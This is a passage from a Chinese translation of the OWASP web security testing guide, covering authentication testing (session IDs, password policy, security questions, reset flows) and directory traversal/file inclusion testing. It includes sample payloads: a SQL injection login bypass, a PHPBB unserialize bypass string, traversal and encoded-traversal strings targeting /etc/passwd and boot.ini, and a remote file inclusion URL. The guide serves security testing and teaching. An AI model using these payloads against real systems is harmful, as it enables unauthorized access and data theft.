
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<HTML><HEAD>
</HEAD><BODY>
<H1>You Are Authenticated</H1>
</BODY></HTML>
```



会话ID预测

许多web应用通过会话标识（session ID）来管理认证。因此，如果会话ID的生成是可以预测的话，恶意用户就可以找到一个合法的会话ID来获取非授权的访问，模仿先前的一个已经认证过的用户。

在下面的图示中，cookie中的数值是线性增长的，所以攻击者很容易就可以猜测出一个有效的会话ID。



在下面的图示中，cookie中的数值只有局部发生变化，可以通过有限的暴力攻击来猜测。

Session Identifier : 127.0.0.1/WebGoat WEAKID	
Date	Value
2006/11/11 14:33:27	124301163252007028
2006/11/11 14:33:27	124311163252007138
2006/11/11 14:33:27	124321163252007247
2006/11/11 14:33:27	124331163252007435
2006/11/11 14:33:27	124341163252007544
2006/11/11 14:33:27	124351163252007653
2006/11/11 14:33:27	124361163252007763
2006/11/11 14:33:27	124371163252007872
2006/11/11 14:33:28	124381163252007982
2006/11/11 14:33:28	124391163252008091
2006/11/11 14:33:28	124401163252008200
2006/11/11 14:33:28	124421163252008310
2006/11/11 14:33:28	124431163252008419
2006/11/11 14:33:28	124441163252008528
2006/11/11 14:33:28	124451163252008638
2006/11/11 14:33:28	124461163252008747
2006/11/11 14:33:28	124471163252008857
2006/11/11 14:33:28	124481163252008966
2006/11/11 14:33:29	124491163252009075

SQL注入（HTML表单认证）

SQL注入是一个著名的攻击技巧。在这个章节不会详细描述这个技巧，指南中的一些章节将解释注入攻击技巧，作用范围不仅仅限于本章节内容。



下面的图示展示了一个简单的SQL注入攻击，有时可以用来绕过认证表单。

Intercept requests : Intercept responses :

Parsed		Raw	Version
Method	URL		HTTP/1.1
POST	http://127.0.0.1:80/WebGoat/attack?menu=610		
Header	Value		
Host	127.0.0.1		
User-Agent	Raven Web Browser		
Accept	text/xml,application/xml,application/xhtml+xml+xml;text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5		
Accept-Language	en-us,en;q=0.5		
Accept-Encoding	gzip,deflate		
Accept-Charset	ISO-8859-1,utf-8;q=0.7,*;q=0.7		
Keep-Alive	300		
Proxy-Connection	keep-alive		
Referer	http://127.0.0.1:80/WebGoat/attack?show=PreviousHint&menu=610		
Cookie	JSESSIONID=01D8C5565AC590D7612DD1BCD9F21C66		
Authorization	Basic Z3Vlc3Q6Z3Vlc3Q=		
Content-Type	application/x-www-form-urlencoded		
Content-length	38		

URLEncoded		Text	Hex
Variable	Value		
employee_id	101		
password	' OR '1'='1 SQL INJECTION		
action	Login		

Accept changes **Cancel changes** **Abort request** **Cancel ALL intercepts**

灰盒测试

如果攻击者已经能够获得应用程序源代码，通过之前发现的漏洞（如目录遍历），或通过web仓库（开源软件），那么就有可能对认证过程的实现进行精细的攻击。

在下面的例子中（PHPBB 2.0.13 - 认证绕过漏洞），在第5行，unserialize()函数解析用户提供的cookie，并设置\$row数组中。在第10行，用户储存于后台数据库的MD5密码哈希与提供的进行比较。

```

1. if ( isset($_COOKIE['$cookiename . '_sid']) || 
2. {
3. $sessiondata = isset( $_COOKIE['$cookiename . '_data'] ) ? 
4. 
5. unserialize(stripslashes($_COOKIE['$cookiename . '_data'])) : array();
6. 
7. $sessionmethod = SESSION_METHOD_COOKIE;
8. }

```

```
9.  
10. if( md5($password) == $row['user_password'] && $row['user_active'] )  
11.  
12. {  
13. $autologin = ( isset($HTTP_POST_VARS['autologin']) ) ? TRUE : 0;  
14. }
```

在PHP中，布尔变量（1 - 真）和字符串值进行比较结果总是为真，所以通过向unserialize()函数提供下面字符串（重点是“b:1”部分），就可能绕过认证控制：

```
a:2:{s:11:"autologinid";b:1;s:6:"userid";s:1:"2";}
```

测试工具

- [WebScarab](#)
- [WebGoat](#)
- [OWASP Zed Attack Proxy \(ZAP\)](#)

参考资料

白皮书

- Mark Roxberry: "PHPBB 2.0.13 vulnerability"
- David Endler: "Session ID Brute Force Exploitation and Prediction" - <http://www.cgisecurity.com/lib/SessionIDs.pdf>

测试记住密码功能 (OTG-AUTHN-005)

综述

浏览器有时候会询问用户是否想要浏览器记住他们刚刚输入的密码。然后，浏览器会存储密码，并自动在相同的认证表单中填充这些信息。这是方便用户的一项举措。此外有一些web站点可能会提供自定义的“记住我”功能来允许用户在一个特别的客户端系统中保持登陆状态。

浏览器记住密码功能不仅仅方便了终端用户，也方便了攻击者。如果一个攻击者能访问受害者的浏览器（如通过跨站脚本攻击，或通过共享计算机），那么他们就能够获取存储的密码。浏览器通常以一种能简单获取的方式存储这些密码，甚至浏览器加密存储密码并只允许通过主密码来获取，攻击者仍然可以通过访问目标web应用的认证表单，输入受害者的用户名信息，让浏览器自动填充密码来获得。

此外，当自定义的“记住我”功能产生的被存储在客户端PC上的令牌存在脆弱性（如使用base64加密的用户凭证令牌），这也可能暴露用户密码。由于在2014年初期之后，大多数主要的浏览器会使用autocomplete="off"的选项来覆盖密码表单，因此检查这个选项不再是必须的，那些建议举措不应该仅仅常规地建议关闭这项功能。然而这个功能也可能被应用在像第二秘密等类似信息中，这些也会不经意存储在浏览器中。

如何测试

- 查找被存储在cookie中的密码。检查应用程序存储的cookie。验证凭证信息没有被明文存储，已经经过哈希操作。
- 检查哈希机制：如果是是否常见、著名的算法，检查他的强度；在一些自己研发的哈希功能时，尝试一下不同用户名，检查哈希功能是不是存在漏洞可以被轻易猜测出来。
- 验证凭证信息只在登陆过程中被发送，并不会随着每一个请求一起发送给应用程序。
- 考虑其他敏感表单域（如在密码找回功能中或账户解锁功能中的秘密问题问答信息）。

整改措施

确保没有敏感信息被明文存储或能被简单破解的编码和加密形式存储于cookie之中。

测试浏览器缓存脆弱点 (OTG-AUTHN-006)

综述

在这个阶段，测试者检查应用程序是否正确指导浏览器不记住敏感数据。

浏览器可能为了缓存机制和历史记录存储某些信息。缓存机制被用于提高性能，通过这个机制，上一次访问的信息可以不再需要下载一遍。历史记录机制提供用户便捷功能，用户可以清楚看见他们下载的资源情况。如果有敏感信息被展示给用户（如地址信息、信用卡详细资料、社会安全码或用户名等等），那么这些信息有可能出于缓存或历史记录的目录被存储，如此也能够通过简单使用“后退”按钮检查浏览器缓存获得。

如何测试

浏览器历史记录

从技术上来说，“后退”按钮原理是历史记录，而不是缓存（参见<http://www.w3.org/Protocols/rfc2616/rfc2616-sec13.html#sec13.13>）。缓存和历史记录是两样不同的东西。然后他们拥有共同的脆弱性，都能呈现上一个展示的敏感信息。

最先和最简单的测试包括向应用输入敏感信息，并登出。然后测试这点击“后退”按钮来检查浏览器是否能够访问了之前的敏感信息（在未认证状态）。

如果通过“后退”按钮，测试者能访问之前的页面，而不是新的页面，那么这就不是一个认证过程的问题，而是浏览器历史记录的问题。如果这些页面包含敏感数据，那么意味着应用不能禁止浏览器存储他们。

在这个测试中，通常不需要认证过程。例如，当用户输入他们的邮件地址来注册一个新邮件列表，这些信息不过没有正确处理，很有可能被离线获取。

“后退”按钮可以通过下面方法停在展示敏感数据：

- 通过HTTPS发布页面。
- 在HTTP响应头中设置 Cache-Control: must-re-validate

浏览器缓存

测试者在这里检测应用程序没有在浏览器缓存中泄露敏感数据。为了达到测试目的，测试者使用一个代理工具（比如WebScarab），然后搜索属于这个会话的服务器响应，检测每个可能包含敏感信息的页面，服务器是否指导浏览器不要缓存任何数据。如此的指示标记可以在HTTP响应头中发现：

- Cache-Control: no-cache, no-store
- Expires: 0
- Pragma: no-cache

这些指示符通常足够健壮，虽然一些额外的Cache-Control头标志可能会加入用来更好防止在文件系统中存储链接的文件。这些包括：

- Cache-Control: must-revalidate, pre-check=0, post-check=0, max-age=0, s-maxage=0

```
HTTP/1.1:  
Cache-Control: no-cache
```

```
HTTP/1.0:  
Pragma: no-cache  
Expires: <past date or illegal value (e.g., 0)>
```

例如，假设测试者正测试一个电子金融应用系统，他们应该查看所有包含信用卡号码或其他金融信息的页面，并检查这些页面是否强制加入了 no-cache 指示符。如果找到的这些包含关键信息的页面并没有指导浏览器不缓存内容的信息，那么测试者就能了解这些敏感信息会被存储到磁盘上，他们就能简单从浏览器缓存中搜寻相关的页面来确认。

这些信息存储的确切地点依赖于客户端操作系统和他们使用的浏览器。这里有一些例子：

- Mozilla Firefox:
 - Unix/Linux: ~/.mozilla/firefox//Cache/
 - Windows: C:\Documents and Settings\Local Settings\Application Data\Mozilla\Firefox\Profiles\Cache
- Internet Explorer:
 - C:\Documents and Settings\Local Settings\Temporary Internet Files

灰盒测试

这个测试的方法与黑盒测试相同，在两种测试环境下，测试这都需要完全访问服务器响应头和HTML代码。然而，对于灰盒测试，测试者可能需要账户凭证来允许他们测试某些只有认证用户才能访问的敏感页面。

测试工具

- [OWASP Zed Attack Proxy](#)
- Firefox 插件 CacheViewer2

参考资料

白皮书

- [Caching in HTTP](#)

测试弱密码策略 (OTG-AUTHN-007)

综述

最流行和最容易执行的认证机制是静态密码。密码应该是整个王国的关键，但是常常被用户以易用的名义颠覆。在对每个最近的入侵事件揭示的用户凭证进行剖析，令人遗憾地发现最常用的密码仍然是：12345,password和qwerty。

测试目标

通过评价密码长度、复杂度、复用情况和生存周期要求，确定应用程序对使用密码字典来暴力破解密码的抵抗能力。

如何测试

1. 在密码中允许使用什么字符或禁止使用什么字符？用户被要求从不同的字符集中使用字符么（如大小写字母，数字和特殊符号）？
2. 用户可以改变密码的频率是什么？上次修改密码多久以后用户才能再次修改密码？用户可能通过连续修改5次密码来绕过密码历史要求么（再次变为原来的密码）？
3. 何时用户必须修改他们的密码？90天后？大量登陆尝试导致账户锁定之后？
4. 用户重复使用一个密码的频率是什么？应用程序维护用户密码历史么（如保持8个密码历史）？
5. 上个密码和新密码之间区别有多大？
6. 用户被阻止在密码中使用相关他的用户名信息或其他账户信息中（如姓名信息）么？

参考资料

- [Brute Force Attacks](#)
- [Password length & complexity](#)

整改措施

为了减轻可被简单猜测出的密码风险，这里有两个解决方案：引入额外的认证控制措施（如双因素认证）或引入强密码策略。最简单和低成本的方案是引入强密码策略来确保密码长度、复杂度、复用情况和生命周期。

测试安全问答脆弱性 (OTG-AUTHN-008)

综述

安全问题和答案通常使用在恢复遗忘的密码，或用于加强密码机制，也叫“秘密”问答（参见[测试弱密码修改和重置功能 \(OTG-AUTHN-009\)](#)）。

他们通常在用户创建时候生成，需要用户选择一些预设的问题，并提供大致的答案。他们允许用户生成自己问题和答案对。两种方法都有不安全性。理想来说，安全问题应该是只有用户知晓的答案，不可能被其他人猜到或发现。这只是说起来容易。

安全问答依赖于答案的秘密性。问题和答案应该选择只有账户主人才知道的答案。然而，尽管许多答案可能不被公开，网站提供的大多数问题都是伪私密性的。

预生成的问题：

大部分预生成的问题都是非常自然简单的，可能导致不安全的答案。比如：

- 答案可能被家庭成员或熟悉的朋友了解，比如“你母亲的乳名？”，“你的生日？”。
- 答案可能很容易被猜到，比如“你最喜欢的颜色？”，“你最喜欢的棒球队？”。
- 答案可能被暴力猜解，比如“你最喜欢的高中老师的姓？”，这种问题的答案能存在与一些非常容易下载到的常用姓名列表之中，因此可以通过编写脚本暴力破解。
- 答案可能能在公开的地方找到，比如“你最喜欢的电影？”，这类问题的答案可能轻易在用户的社交媒体的页面中找到。

自生成的问题：

用户自己生成的问题导致的问题是他们可能生成非常不安全的问题，甚至根本上无视了安全问题的出发点。下面有一些真实世界的例子来说明这一点：

- “一加一等于几？”
- “用户名是什么？”
- “我的密码是M3@t\$p1N”

如何测试

测试脆弱的预生成问题：

尝试在创建新用户的[安全问答](#)或者跟随“忘记密码”过程中的一系列安全问题。尝试生成尽可能多的问题来发现他们问的安全问题的类型。如果有任何安全问题可以被分类与上面描述的类别中，那么他们可能存在漏洞（猜测，暴力破解，存在在社交媒体中等等）。

测试脆弱的自生成问题：

尝试在创建新账户或配置账户密码恢复设置中创建安全问题。如果系统允许用户生成他们自己的安全问题，那么可能存在不安全的漏洞。如果系统采用了用户自己生成的安全问题，并用于忘记密码功能中，而且用户名可以被枚举（参见[测试账户枚举 \(OTG-IDENT-004\)](#)），那么攻击者可能能轻易枚举一系列自生成的问题。通过这个办法可以期待找到一些不安全的问题和答案。

测试可暴力破解的问题：

使用在[测试账户锁定机制\(OTG-AUTHN-003\)](#)描述的方法来确定一系列不正确的安全问题答案是否会触发锁定机制。

首先考虑的是尝试利用安全问题的地方是查看需要回答多少问题。大部分应用程序只需要用户回答单个问题，有些重要的系

统需要用户回答两个或更多的问题。

接着评估安全问题的强度。他们的答案能否通过简单的google搜索或使用社会工程学技巧获得？作为一个渗透测试人员，这里有一个手把手的攻略来利用安全问题模式：

- 应用程序允许终端用户选择需要回答的问题么？如果是，注重拥有下列特点的问题：
 - 拥有“公开”答案的；例如，可以通过搜索引擎查找到的。
 - 拥有确实的答案的如“第一所学校”或能查找到的事实。
 - 拥有可能的答案的，比如“第一辆车的型号？”。这些问题给攻击者缩小了选择空间，基于统计分析，攻击者可能得到最可能的答案。
- 如果可行，确定你需要的猜测次数。
 - 密码重置是否允许无限次尝试？
 - 是否在X次不正确答案后锁定？记住，锁定系统自身也可能是一个安全问题，会被攻击者利用发起对合法用户的拒绝服务攻击。
- 从上述观点中选取基于分析后最合适的问题，通过研究确定最可能的答案。

成功利用和绕过脆弱的安全问题模式的关键是发现一个或一系列的问题，这些问题使攻击者有机会轻易找到答案。如果不能完全确定问题的答案，总是寻找那些能带来很好的统计几率猜到正确答案的问题。最后，安全问题模式的强度取决于最脆弱的问题。

参考资料

- [The Curse of the Secret Question](#)

测试密码修改或充值功能 (OTG-AUTHN-009)

综述

密码修改和重置功能是应用程序提供给用户的密码修改或重置的自助服务机制。这种自助服务允许用户快速修改或重置他们的密码，而不需要管理员参与。当密码被修改后，应用程序中也一般同时被修改。当密码被重置时，他们或是由应用程序生成或是发送邮件给用户告知。这可能会说明密码被明文存储或是以可解密的方式存储。

测试目标

1. 确定当某人修改用户时，应用程序对恶意破坏账户更改过程的抵抗能力。
2. 确定对猜测或绕过密码重置功能的抵抗能力。

如何测试

对于密码修改和密码重置功能两者来说，都应该重点检查：

1. 除了管理员之外的用户是否可以修改或重置其他人的账户。
2. 用户是否可以操纵或破坏密码修改或重置过程来改变或重置他人密码或管理员密码。
3. 密码重置或修改过程是否存在CSRF漏洞。

密码重置测试

除了上面提供的检查，确认下面的情况也很重要：

- 重置密码需要哪些信息？

第一步是检查是否需要回答安全问题。不询问安全问题就发送密码（或密码重置链接）到用户邮件地址意味着100%依赖邮件地址的安全性，可能不符合某些高等级的安全需求。

从另一方面来说，如果需要回答安全问题，第二步就是评估他们的强度。这部分特定测试在指南中[测试安全问题的脆弱性](#)章节有深入描述。

- 重置后的密码如何告知用户？

在这里，最不安全的场景是如果密码重置工具直接显示给我们密码，这给了攻击者登录账户的机会，除非应用程序提供关于上次登录的信息，否则受害者不知道他们的账户已经沦陷。

较为不安全的场景是入宫密码重置工具强制用户立刻修改他们的密码。这不像第一个场景那么隐蔽，这允许攻击者获得权限，并踢出真正的用户。

最安全的方法是通过向用户最初注册的或其他的电子邮件发送链接。这强制使攻击者不仅要猜测重置的密码被发送到哪个邮件账户（除非应用程序显示了这个信息），而且需要攻破邮箱账户来获取临时密码或密码重置链接。

- 重置的密码是否是随机生成的？

在这里，最不安全的常见是如果应用程序明文发送或显示了旧密码，这意味着密码没有通过哈希形式存储，这本身就是一个安全问题。

最安全的方法是密码通过一个安全的算法随机生成，而且不能被推断出来。

- 重置密码功能是否在修改密码前要求确认？

为了限制拒绝服务攻击，应用程序应该向用户发送邮箱链接时候附带随机令牌，并且只有当用户访问这个链接时，整个重置过程才算完成。这确保了当前的密码在重置请求被确认前依旧有效。

密码修改测试

除了上个测试以外，还应该重点确认：

- 在完成过程中是否要求提供旧密码？

最不安全的场景就是应用程序允许在没有旧密码的情况下修改密码。这时如果攻击者能够控制一个合法的会话，他们也就能轻易修改修改受害者的密码了。

同时参考[测试弱密码策略](#)章节。

参考资料

- [OWASP Forgot Password Cheat Sheet](#)
- [OWASP Periodic Table of Vulnerabilities - Insufficient Password Recovery](#)

整改措施

密码修改或重置功能是一个敏感的操作功能，需要某种形式的保护，比如要求用户再次认证或在过程中提示用户确认界面。

测试其他脆弱的认证渠道 (OTG-AUTHN-010)

综述

有时甚至可能会发生主要的认证机制不包含任何漏洞，但是可能在其他合法的认证用户渠道中存在漏洞。测试应该被实施在识别其他的渠道，以及在测试范围内识别漏洞。

其他用户交互渠道可能被利用绕过主要交互通道，或暴露一些有助于攻击者攻击主要通道的信息。有些渠道可能通过使用不同的主机名或路径来区分自己。例如：

- 标准网站
- 为移动或特定设备优化的网站
- 为无障碍访问优化的网站
- 其他国家和语言网站
- 使用相同用户账号的平行网站（如同一个组织中提供不同功能的另一个网站，共享用户账户的伙伴网站）
- 开发、测试、终端用户集成测试和标准站点的不同阶段版本的网站

他们可能在其他类型的应用或业务逻辑中使用：

- 移动设备APP
- 桌面应用
- 呼叫中心操作员
- 交互语音服务或电话系统

注意，这个测试注重于其他认证渠道，一些其他的认证可能以不同内容通过相同网站内访问到，也应该包含在测试范围之中。这里不再深入讨论，他们应该在信息收集中被识别，并在主要认证测试环节中被测试。例如：

- 积极改进或维护降级导致的功能变化
- 不使用cookies的站点
- 不使用JavaScritp的站点
- 不使用插件如Flash和Java的站点

甚至有时测试范围不允许测试其他的认证渠道，他们的存在也应该写入测试文档之中。他们可能会破坏认证机制的可靠程度，可能成为下一次测试的前提。

案例

主站点是：

```
http://www.example.com
```

认证功能总是在TLS层中发生：

```
https://www.example.com/myaccount/
```

但是，有移动优化的网站的存在，他并使用TLS来访问，并且存在一个更加弱化的密码恢复机制：

```
http://m.example.com/myaccount/
```

如何测试

理解主要的网站机制

完整测试网站主要认证功能。这应该识别出如何账户被使用、创建或改变，密码如何被恢复、重置或改变。此外，任何提升权限的认证和认证保护措施应该被了解。这些是用来与其他访问渠道对比的前提。

识别其他访问渠道

其他访问渠道可以从下列方法中找到：

- 读取站点内容，特别是主页、联系我们、帮助页面、技术支持和FAQ、买家须知、私人提示、robots.txt文件和任何sitemap.xml文件。
- 搜索HTTP代理日志，先前信息收集和测试的记录，在URL路径或主体内容中搜索类似"mobile"、"android"、"blackberry"、"ipad"、"iphone"、"mobile app"、"e-reader"、"wireless"、"auth"、"sso"、"single sign on"之类的字符串。
- 使用搜索引擎来查找相同组织的不同网站内容，或使用相同域名发现类似主页内容或存在认证机制的也没。

对于每一个可能的访问渠道，确认他们是不是共享了用户账户，或提供相同或类似的访问功能。

枚举认证功能

对于每一个用户账户和功能共享的其他访问渠道，识别出主要渠道的认证功能是否在这些地方也可用，或是有额外的方式存在。可能使用下面的表格来记录比较方便：

主要网站	移动设备	呼叫中心	伙伴网站
注册	是	-	-
登录	是	是	是 (SSO)
登出	-	-	-
密码重置	是	是	-
-	密码修改	-	-

在这里例子中，移动设备拥有额外的“修改密码”的功能，并不提供“登出”功能。有限的任务也能通过电话呼叫中心完成。呼叫中心非常有趣，因为他对于身份鉴别的核查可能弱于主要网站，可能被用于帮助攻击者对抗用户账户。

在枚举这些渠道的同时，也值得注意会话管理情况，以防发生重叠现象（比如同一父域下的cookie发送范围，不同渠道的并行会话情况）。

审查并测试

测试报告应该要提及这些其他的访问渠道，即使他们仅仅是标记为“仅信息”或“测试范围之外”。在一些情况下，测试范围可能包括这些访问渠道（如，因为他是目标主机名下另一个路径），或可能在与客户讨论之后加入测试范围。如果允许并收取测试，所有的在本篇指南中提到的额外访问渠道测试应该被实施，并与主要访问方式做对比。

相关测试用例

其他认证测试的测试用例应该被利用。

整改措施

确保认证策略被一致性地应用在所有访问渠道，保证他们相同程度的安全。

授权测试

授权是允许访问那些只能被允许访问的人访问的资源的概念。授权测试意味着理解授权过程如何产生作用，并只用这些信息来绕过授权机制。

授权是一个接着成功认证后的过程，所以测试者首先必须验证已经有了一个合法的凭证和一些预设的角色和权限。在这类的评估测试中，应该验证是否能够绕过授权模式，找到一个路径遍历漏洞或发现提升权限的方法。

- [目录遍历/文件包含测试 \(OTG-AUTHZ-001\)](#)
- [授权绕过测试 \(OTG-AUTHZ-002\)](#)
- [权限提升测试 \(OTG-AUTHZ-003\)](#)
- [不安全对象直接引用测试 \(OTG-AUTHZ-004\)](#)

目录遍历/文件包含测试(OTG-AUTHZ-001)

综述

许多web应用将使用和管理文件作为日常操作的一部分。没有使用或部署良好设计的输入验证措施，攻击者可能利用这些系统来读取或改写一下他们并不能访问的文件。在一些特别的情况下，攻击者甚至可能执行任意代码或者系统命令。

通常，web服务器和web应用程序实现授权管理机制来控制文件和资源的访问情况。web服务器可能试着在“根目录”或“web根目录”约束用户文件位置，这些目录代表文件系统上的一个物理目录。用户必须将这目录作为整个web应用目录架构的基本目录来看待。

权限定义是使用访问控制列表（ACL）实现的，访问控制列表定义了什么用户或组可以访问、修改或执行服务器上的特点文件。这些机制被设计于防止恶意用户访问敏感文件（如UNIX类系统中常见的/etc/passwd文件）或避免系统命令执行。

许多web应用程序使用服务器端脚本来包含许多不同类型的文件。这种方法常见于管理图片、模板或读取静态文本等等。不幸的是，这些应用的输入参数（如表单参数、cookie值）没有被很好验证的话，那么他们很有可能暴露在安全漏洞之下。

在web服务器和web应用程序中，这类问题带来的是目录遍历/文件包含攻击。通过利用这些漏洞，攻击者可以读取原本不能正常读取访问的目录或文件，包括访问在web根目录之外的数据，或者攻击者可以执行外部网站的脚本文件或其他类型文件。

在这份OWASP测试指南中，只有web应用相关的安全威胁会被考虑，而对于web服务器的威胁暂不考虑（比如著名的IIS服务器上的“%5c 转义符”问题）。对于有兴趣的读者，更多的阅读建议将在参考资料部分提供。

这种类型的攻击也被称作 点点杠攻击（..），目录遍历，目录爬行或回溯攻击。

在评估过程中，为了发现目录遍历和文件包含缺陷，测试人员需要实施下面两个步骤：

- (a) *输入向量枚举（对于每个输入向量的系统化评价）
- (b) 测试技巧（每个攻击者利用漏洞的攻击技巧的系统化评估）

如何测试

黑盒测试

输入向量枚举

为了确定应用系统的那些部分是存在输入严重过程绕过漏洞的，测试者需要枚举所有允许用户提供的内容的部分。这也包含HTTP GET和POST查询以及一下常见的文件上传选项和HTML表单。

这里有一些在这个步骤需要检查的例子：

- 有没有可能被用于文件相关操作的请求参数？
- 有没有不同寻常的文件扩展名？
- 有没有什么有趣的变量名称？

```
http://example.com/getUserProfile.jsp?item=ikki.html
http://example.com/index.php?file=content
http://example.com/main.cgi?home=index.htm
```

- 有没有可能通过web应用动态产生的页面或者膜拜中识别出cookies值？

```
Cookie: ID=d9ccd3f4f9f18cc1:TM=2166255468:LM=1162655568:S=3cFpqbJgMSSPKVMV:TEMPLATE=flower
Cookie: USER=1826cc8f:PSTYLE=GreenDotRed
```

测试技巧

下一个测试阶段是分析web应用中提供的输入验证功能。使用上面的例子，一个动态页面叫做 `getUserProfile.jsp` 从文件读取静态信息，并展示其内容给用户。一个攻击者可能插入恶意字符串 `"../../../../etc/passwd"` 来包含Linux/UNIX系统的密码哈希文件。显然这种攻击只有当输入验证环节发生错误时，并根据文件系统的相关权限，web应用本身能读取这个文件是才能成功。

为了成功测试这些缺陷，测试者需要了解被测试系统的信息和请求文件的位置。在IIS服务器中无法取得 `/etc/passwd` 文件。

```
http://example.com/getUserProfile.jsp?item=../../../../etc/passwd
```

又比如这个Cookie的例子：

```
Cookie: USER=1826cc8f:PSTYLE=../../../../etc/passwd
```

也有可能包含外部站点的文件和脚本。

```
http://example.com/index.php?file=http://www.owasp.org/malicioustxt
```

下面的例子证明如何不使用任何目录遍历字符来显示CGI组件的源代码。

```
http://example.com/main.cgi?home=main.cgi
```

一个叫做“`main.cgi`”的组件位于正常的HTML静态文件的相同目录。

在一些例子中，测试者需要编码特殊的字符（像“.”点，“%00”NULL字符等等）来绕过文件扩展名限制或阻止其他脚本执行。

Tip : 开发者往往没有预料到所有的编码形式，只进行了基本编码内容的验证，这是一个很常见的错误。如果最初的测试字符串没有成功，可以尝试使用其他编码模式。

每种操作系统都使用不同的字符作为路径分割符号：

Unix类 OS:

```
根目录: "/"
目录分割符: "/"
```

Windows OS:

```
根目录: "<驱动器盘符>:\"
目录分割符: "\" or "/"
```

经典 Mac OS:

根目录: "<驱动器盘符>:"
目录分割符: ":"

我们应该考虑如下的编码机制：

- URL编码和双重URL编码

```
%2e%2e%2f 代表 ../
%2e%2e/ 代表 ...
..%2f 代表 ...
%2e%2e%5c 代表 ...\
%2e%2e\ 代表 ...
..%5c 代表 ...
%252e%252e%255c 代表 ...\
..%255c 代表 ...
等等
```

- Unicode/UTF-8 编码（这个技巧仅适用于支持超长UTF-8序列的系统中）

```
..%c0%af 代表 ...
..%c1%9c 代表 ...\  

```

其他操作系统和应用框架相关的问题也应该被考虑进去，比如windows在解析文件路径非常灵活。

- Windows shell*: 在命令行路径中加入下面内容，并不会改变命令功能：

- 在路径最后加入尖括号">" 和 "<"
- 在路径最后加入双引号（正确闭合的）
- 额外的当前目录标记符号如"./"或者".\"
- 额外的父目录标记包含任意存在或者不存在的内容

- 例子：

```
- file.txt
- file.txt...
- file.txt<spaces>
- file.txt"""
- file.txt<<>><
- ../../file.txt
- nonexistant/../file.txt
```

- Windows API*: 下列被作为文件名的字符内容使用在任何命令行命令或者API调用中被抛弃：

句点号
空格

- Windows UNC 文件路径*: 被用于SMB共享的文件。有时候，应用程序可能使用远程UNC文件路径来标记文件。这种情况下，Windows SMB服务器可能会发送存储的凭证给攻击者，这些凭证可能被捕获和破解。也可能被结合与指向自我IP地址或域名来躲避过滤器，或用于访问原本不能访问的SMB共享文件（服务器能访问）。

```
\server_or_ip\path\to\file.abc
\\?\server_or_ip\path\to\file.abc
```

- Windows NT 设备命名空间*: 用于指向windows设备命名空间，某些引用可能允许使用不同的路径来访问文件系统。
 - 可能等效于驱动器盘符如 c:\，甚至是没有分配盘符的磁盘卷标。 \\.\GLOBALROOT\Device\HarddiskVolume1\

- 指向机器的第一个光盘驱动器。 \\.\CdRom0\

灰盒测试

当使用灰盒测试方法来实施分析时候，测试者应该遵循黑盒测试同样的方法论。然而，由于可以审计源代码，所以可能更容易和精确地查找输入向量（测试阶段（a））。在源代码审查中，可以使用简单的工具（如grep命令）来查找一直或者多种常见应用程序代码编写模式：包含函数/方法，文件系统操作等等。

```
PHP: include(), include_once(), require(), require_once(), fopen(), readfile(), ...
JSP/Servlet: java.io.File(), java.io.FileReader(), ...
ASP: include file, include virtual, ...
```

使用在线代码搜索引擎（如 Ohloh Code[<http://code.ohloh.net/>]），可能找到互联网上公开的开源软件的路径遍历缺陷。

对于PHP，测试者能使用：

```
lang:php (include|require)(_once)?\s*[ '\"()?\s*\$\_(GET|POST|COOKIE)
```

使用灰盒测试方法能发现通常情况下无法找到的漏洞，这些漏洞甚至可能是标准黑盒测试评估中无法找的。

一些web应用使用数据库中的值和参数来生成动态页面。可以在应用程序向数据库添加数据时候插入特殊定制的路径遍历字符串。这类的安全问题很难被发现，因为其中的参数是在包含函数之中的，被看作内部使用的和“安全”的，然而事实上却不是如此。

此外，通过审计源代码，能分析哪些被用于处理非法输入的函数：一下开发者尝试改变非法输入为合法输入来避免警告和错误。这些功能函数通常引入安全缺陷。

思考如下指令的web应用程序：

```
filename = Request.QueryString("file");
Replace(filename, "/","");
Replace(filename, "..\"");
```

通过下列方法来利用其中安全缺陷：

```
file=....//....//boot.ini
file=....\\....\\boot.ini
file= ..\\.\\boot.ini
```

测试工具

- DotDotPwn - The Directory Traversal Fuzzer - <http://dotdotpwn.sectester.net>
- Path Traversal Fuzz Strings (from WFuzz Tool) -

<http://code.google.com/p/wfuzz/source/browse/trunk/wordlist/Injections/Traversals.txt>
- Web Proxy (*Burp Suite, Paros, WebScarab, Zed Attack Proxy (ZAP)*)
- Enconding/Decoding tools
- String searcher "grep" - <http://www.gnu.org/software/grep/>

参考资料

白皮书

